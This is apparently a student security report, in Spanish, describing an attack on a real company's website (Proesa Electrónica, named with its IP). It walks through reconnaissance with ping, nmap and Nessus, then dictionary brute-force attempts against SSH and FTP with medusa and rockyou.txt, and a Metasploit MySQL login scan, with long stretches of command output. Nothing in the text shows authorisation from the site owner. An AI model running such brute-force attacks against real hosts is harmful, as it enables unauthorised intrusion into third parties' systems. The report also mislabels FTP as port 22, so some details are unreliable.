

Ataque a Proesa Electrónica

Heyner Fernando Cruz Guzmán
UNIVERSIDAD MODELO

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	1 de 12

CONTENIDO

1. Objetivo	2
2. Análisis.....	2
3. Plan de ataque	3
4. Ataque por fuerza bruta a los puertos 22 y 3306	4
4.1 Ataque al puerto 22 servicio SSH	4
4.2 Ataque al puerto 3306 servicio mysql	7
4.3 Ataque al puerto 22 servicio FTP.....	9
5. Conclusiones (como visualizo la seguridad de software)	11
6. Elaboración y creación	12
7. Historial de cambios	12

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	2 de 12

1. Objetivo

Realizar un análisis de vulnerabilidades a la página de Proesa electrónica (<https://proesaelectronica.com/>) para poder ver las formas en la que se podría atacar a sus vulnerabilidades.

2. Análisis

Como primer paso ejecute el comando *ping* la terminal de la máquina virtual de kali, de esta forma pude saber cuál era la IP de la página a analizar (<https://proesaelectronica.com/>).

```
(root@kali)-[~]
# ping proesaelectronica.com
PING proesaelectronica.com (70.32.98.65) 56(84) bytes of data.
64 bytes from interact.com.mx (70.32.98.65): icmp_seq=1 ttl=47 time=73.3 ms
64 bytes from interact.com.mx (70.32.98.65): icmp_seq=2 ttl=47 time=72.9 ms
64 bytes from interact.com.mx (70.32.98.65): icmp_seq=3 ttl=47 time=73.5 ms
64 bytes from interact.com.mx (70.32.98.65): icmp_seq=4 ttl=47 time=73.5 ms
^C
--- proesaelectronica.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 72.936/73.311/73.505/0.229 ms
```

Ilustración 1: obteniendo dirección IP

Después de obtener la IP pude utilizarla para realizar un análisis de puertos con el comando *nmap -sS* lo cual nos proporcionó lo siguiente:

```
(root@kali)-[~]
# nmap -sS 70.32.98.65
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-13 01:59 EST
Nmap scan report for interact.com.mx (70.32.98.65)
Host is up (0.072s latency).
Not shown: 982 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
139/tcp   closed netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   closed microsoft-ds
465/tcp   open  smtps
587/tcp   closed submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  closed postgresql
8443/tcp  open  https-alt
9080/tcp  closed glrpc

Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds
```

Ilustración 2: Análisis de puertos

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	3 de 12

Ahora, al obtener estos datos me permite darme cuenta que se pueden hacer ataques a algunos de los puertos que tiene abiertos, sin embargo, también realice un análisis más completo en nessus, para saber cómo estaba la página más específicamente.




Ilustración 3:Análisis en nessus




Ilustración 4Análisis de nessus:

3. Plan de ataque

Ya con los datos obtenidos con el análisis previamente realizado pude notar que podría hacer ataques de fuerza bruta a algunos de sus puertos, decidí realizar estos ataques a los puertos 22 y 3306. En el caso de los ataques al puerto 22 será al servicio SSH y al servicio FTP y para el puerto 3306 sería a mysql.

Como primer paso de preparación para el ataque procedo a ubicarme en el directorio de *wordlists* donde se encuentra un documento *txt* con aproximadamente 14 millones de contraseñas más comunes en el mundo, este archivo ya lo traía la imagen de Kali.

```
(root@kali)-[~]
# cd /usr/share/wordlists
```

Ilustración 5:Comando para ir al directorio.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	4 de 12

Después procedo a descomprimir el archivo *rockyou.txt.gz*, a causa de que este archivo comprimido contiene al documento *rockyou.txt* el cual es el que contiene todas las contraseñas. Después de descomprimirlo procedí a agregarle unas contraseñas extras (con el comando *nano*) que creí que podrían utilizar mi víctima.

```
(root@kali)-[/usr/share/wordlists]
# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz

(root@kali)-[/usr/share/wordlists]
# gzip -d rockyou.txt.gz

(root@kali)-[/usr/share/wordlists]
# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz

(root@kali)-[/usr/share/wordlists]
# nano rockyou.txt

(root@kali)-[/usr/share/wordlists]
# nano rockyou.txt
```

Ilustración 6: Archivo txt de las contraseñas.

También es necesario un documento *txt* que contenga a los usuarios, en mi caso yo lo cree (con el comando *nano*) con 8 usuarios que considere serían los más comunes.

```
(root@kali)-[/usr/share/wordlists]
# nano users.txt

(root@kali)-[/usr/share/wordlists]
# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  users.txt  wfuzz

(root@kali)-[/usr/share/wordlists]
# ss
```

Ilustración 7: Creación del archivo que contendrá los usuarios.

4. Ataque por fuerza bruta a los puertos 22 y 3306

Ahora, después de preparar todo ya podemos empezar a intentar atacar a <https://proesaelectronica.com/> con la dirección IP de 70.32.98.65.

4.1 Ataque al puerto 22 servicio SSH

Como primer intento decidí atacar al servicio de SSH, así que procedí a introducir el siguiente comando con los datos obtenidos anteriormente:

```
(root@kali)-[/usr/share/wordlists]
# medusa -h 70.32.98.65 -U users.txt -P rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

Ilustración 8: Comando para ataque de fuerza bruta.

Ataque a Proesa electrónica		Código:	AT-01
		Revisión:	00
		Página:	5 de 12

Como podemos apreciar en la *ilustración 8* decidí hacer este ataque usando el comando medusa el cual es un software para atacar a nivel de fuerza bruta basándonos en diccionarios de palabras, es muy estable, sencillo y rápido. A continuación, se mostrará la evidencia de cómo se fue ejecutando este ataque.

```
(root@kali)~[/usr/share/wordlists]
medusa -h 70.32.98.65 -U users.txt -P rockyou.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123456 (1 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 12345 (2 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 123456789 (3 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: password (4 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: root (5 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: proesa (6 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: proesalectronica (7 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: master (8 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveyou (9 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: princess (10 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 1234567 (11 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: rockyou (12 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 12345678 (13 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: abc123 (14 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: nicole (15 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: daniel (16 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: babygirl (17 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: monkey (18 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lovely (19 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: jessica (20 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 654321 (21 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: michael (22 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: ashley (23 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: qwerty (24 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 111111 (25 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveu (26 of 14344395 complete)
```

Ilustración 9: Ataque al servicio SSH.

```
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 102030 (542 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: lucky1 (543 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: sporting (544 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: miranda (545 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: dallas (546 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: hearts (547 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: camille (548 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: wilson (549 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: potter (550 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: pumpkin (551 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveu2 (552 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: number1 (553 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: katie (554 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: guitar (555 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: 212121 (556 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: trueLove (557 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: jayden (558 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: savannah (559 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: hottiel (560 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: phoenix (561 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: monster (562 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: player (563 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: ganda (564 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: people (565 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: scotland (566 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: nelson (567 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: jasmin (568 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: timothy (569 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: onelove (570 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: ilovehim (571 of 14344395 complete)
^XsACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: shakira (572 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: estrellita (573 of 14344395 complete)
```

Ilustración 10: Ataque al servicio SSH.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	6 de 12

```
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mushroom (3021 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: damaris (3022 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: chipper (3023 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: butterflies (3024 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: babybear (3025 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: susan (3026 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: master1 (3027 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: love06 (3028 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iamcool (3029 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: goodbye (3030 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: cherokee (3031 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: araceli (3032 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: wildcat (3033 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: mustangs (3034 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: love10 (3035 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: digger (3036 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: abc1234 (3037 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: sabina (3038 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: pazaway (3039 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: gordito (3040 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: gabriell (3041 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: digimon (3042 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: central (3043 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: roses (3044 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: qwertyui (3045 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: powerpuff (3046 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: midnight1 (3047 of 14344395 complete)
ACCOUNT CHECK: [ssh] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 6, 0 complete) Password: iloveyou (3048 of 14344395 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are aborting.
^C
root@kali:~/usr/share/wordlists
```

Ilustración 11:Ataque al servicio SSH.

Al momento de llegar a 3048 intentos de contraseñas deje de intentarlo, por alguna razón me iba algo lento, de igual forma podemos apreciar que la página no tiene ninguna protección contra los ataques de fuerza bruta. Considero que si se dejara más tiempo el ataque con una lista más amplia de usuarios se podría llegar a ingresar.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	7 de 12

4.2 Ataque al puerto 3306 servicio mysql

Para este ataque decidí usar metasploit el cual es un framework también contiene algunas excelentes herramientas de recopilación de información llamadas módulos auxiliares. Los módulos auxiliares se pueden usar para el escaneo de puertos, la identificación del servicio, el rastreo de contraseñas y la enumeración de parches de Windows. Con este comando pretendía de igual forma hacer un ataque de fuerza bruta.

Como primer paso ingrese el comando `msfconsole` para entrar a la consola de metasploit como se muestra en la siguiente ilustración:

```

(root@kali) ~ - [usr/share/wordlists]
msfconsole

< HONK >

= [ metasploit v6.1.4-dev ]
+ -- -- [ 2162 exploits - 1147 auxiliary - 367 post ]
+ -- -- [ 592 payloads - 45 encoders - 10 nops ]
+ -- -- [ 8 evasion ]

```

Ilustración 12: Ingresar a metasploit.

Después proseguí a ejecutar el comando `search mysql` el cual me muestra todas las direcciones que contiene la palabra `mysql` y de esa forma pude encontrar el auxiliar que necesitaba.

```

Metasploit tip: View all productivity tips with the
tips command

msf6 > search mysql
msf6 > Unknown command: search
msf6 > search mysql

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/server/capture/mysql           2020-06-04      normal No     Authentication Capture: MySQL
1  exploit/windows/http/cayin_xpost_sql_rce 2020-06-04      excellent Yes    Cayin xPost wayfinder_segid SQLi to RCE
2  auxiliary/gather/joomla_weblinks_sql     2014-03-02      normal Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
3  exploit/unix/webapp/kinai_sql            2013-05-21      average Yes    Kinai v0.9.2 'db_restore.php' SQL Injection
4  exploit/linux/http/librems_collectd_cmd_inject 2019-07-15      excellent Yes    LibreMS Collectd Command Injection
5  post/linux/gather/enum_configs           normal          No     Linux Gather Configurations
6  post/linux/gather/enum_users_history      normal          No     Linux Gather User History
7  auxiliary/scanner/mysql/mysql_writable_dirs normal          No     MySQL Directory Write Test
8  auxiliary/scanner/mysql/mysql_file_enum  normal          No     MySQL File/Directory Enumerator
9  auxiliary/scanner/mysql/mysql_hashdump   normal          No     MySQL Password Hashdump
10 auxiliary/scanner/mysql/mysql_schemadump normal          No     MySQL Schema Dump
11 exploit/multi/http/manage_engine_dc_pmp_sql 2014-06-08      excellent Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injecti
on
12 auxiliary/admin/http/manageengine_pmp_privsec 2014-11-08      normal Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
13 post/multi/manage/dbvis_add_db_admin      normal          No     Multi Manage DbVisualizer Add Db Admin
14 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09      normal No     MySQL Authentication Bypass Password Dump
15 auxiliary/admin/mysql/mysql_enum         normal          No     MySQL Enumeration Module
16 auxiliary/scanner/mysql/mysql_login      normal          No     MySQL Login Utility
17 auxiliary/admin/mysql/mysql_sql          normal          No     MySQL SQL Generic Query
18 auxiliary/scanner/mysql/mysql_version    normal          No     MySQL Server Version Enumeration

```

Ilustración 13:Ejecución del comando search mysql.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	8 de 12

A continuación, ejecute el comando *options* el cual me permitió ver como estaba configurado las opciones, proseguí a decirle que archivos iba a usar para los usuarios y que archivo utilizaría para las contraseñas, después active la opción de blank_passwords y pude asignarle la IP a la que iba a atacar.

```
msf6 > use auxiliary/scanner/mysql/mysql_login
msf6 auxiliary(scanner/mysql/mysql_login) > options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name                Current Setting  Required  Description
  ---                -
  BLANK_PASSWORDS      true             no        Try blank passwords for all users
  BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS         false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS          false            no        Add all passwords in the current database to the list
  DB_ALL_USERS         false            no        Add all users in the current database to the list
  PASSWORD             no               no        A specific password to authenticate with
  PASS_FILE            no               no        File containing passwords, one per line
  Proxies              no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS               yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT                3306             yes       The target port (TCP)
  STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
  THREADS              1                yes       The number of concurrent threads (max one per host)
  USERNAME             root              no        A specific username to authenticate as
  USERPASS_FILE        no               no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS         false            no        Try the username as the password for all users
  USER_FILE            no               no        File containing usernames, one per line
  VERBOSE              true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/mysql/mysql_login) > nano users.txt
[*] exec: nano users.txt

msf6 auxiliary(scanner/mysql/mysql_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > ls
[*] exec: ls
```

Ilustración 14:Preparando metasploit.

```
msf6 auxiliary(scanner/mysql/mysql_login) > nano users.txt
[*] exec: nano users.txt

msf6 auxiliary(scanner/mysql/mysql_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > ls
[*] exec: ls

dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt users.txt wfuzz
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file rockyou.txt
pass_file => rockyou.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set blank_passwords true
blank_passwords => true
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 70.32.98.65
rhosts => 70.32.98.65
```

Ilustración 15:Preparando metasploit.

Y al fin podemos correrlo:

```
msf6 auxiliary(scanner/mysql/mysql_login) > run

[-] 70.32.98.65:3306 - 70.32.98.65:3306 - Unsupported target version of MySQL detected. Skipping.
[*] 70.32.98.65:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > sSsSsS
```

Ilustración 16:Correr metasploit.

	Ataque a Proesa electrónica	Código:	AT-01
		Revisión:	00
		Página:	9 de 12

Como podemos apreciar en la *ilustración 16* vemos que ocurrió un error el cual no me dejó realizar el ataque, investigué y probé varias soluciones, sin embargo, no pude solucionar el error, pude llegar a la conclusión de que probablemente tenía un problema con mi red de internet y también un problema con un usuario de mysql, al igual que una incompatibilidad por alguna versión. Al no lograr solucionar mi problema decidí seguir con el próximo ataque al servicio *FTP*.

4.3 Ataque al puerto 22 servicio FTP

Con este servicio decidí utilizar el mismo método que con el servicio de SSH que sería *medusa*, esta vez fue mucho más fácil y rápido debido a que ya tenía todo, solo puse el comando con los datos que ya tenía y lo ejecute.

```
(root@kali) ~/usr/share/wordlists
# medusa -h 70.32.98.65 -U users.txt -P rockyou.txt -M ftp
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooof Networks <jmk@fooofus.net>
```

Ilustración 17: Ejecución del comando para el ataque al servicio FTP.

```
(root@kali) ~/usr/share/wordlists
# medusa -h 70.32.98.65 -U users.txt -P rockyou.txt -M ftp
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooof Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 123456 (1 of 14344395 complete)
ACCOUNT CHECK: [ftp] Host: 70.32.98.65 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 12345 (2 of 14344395 complete)
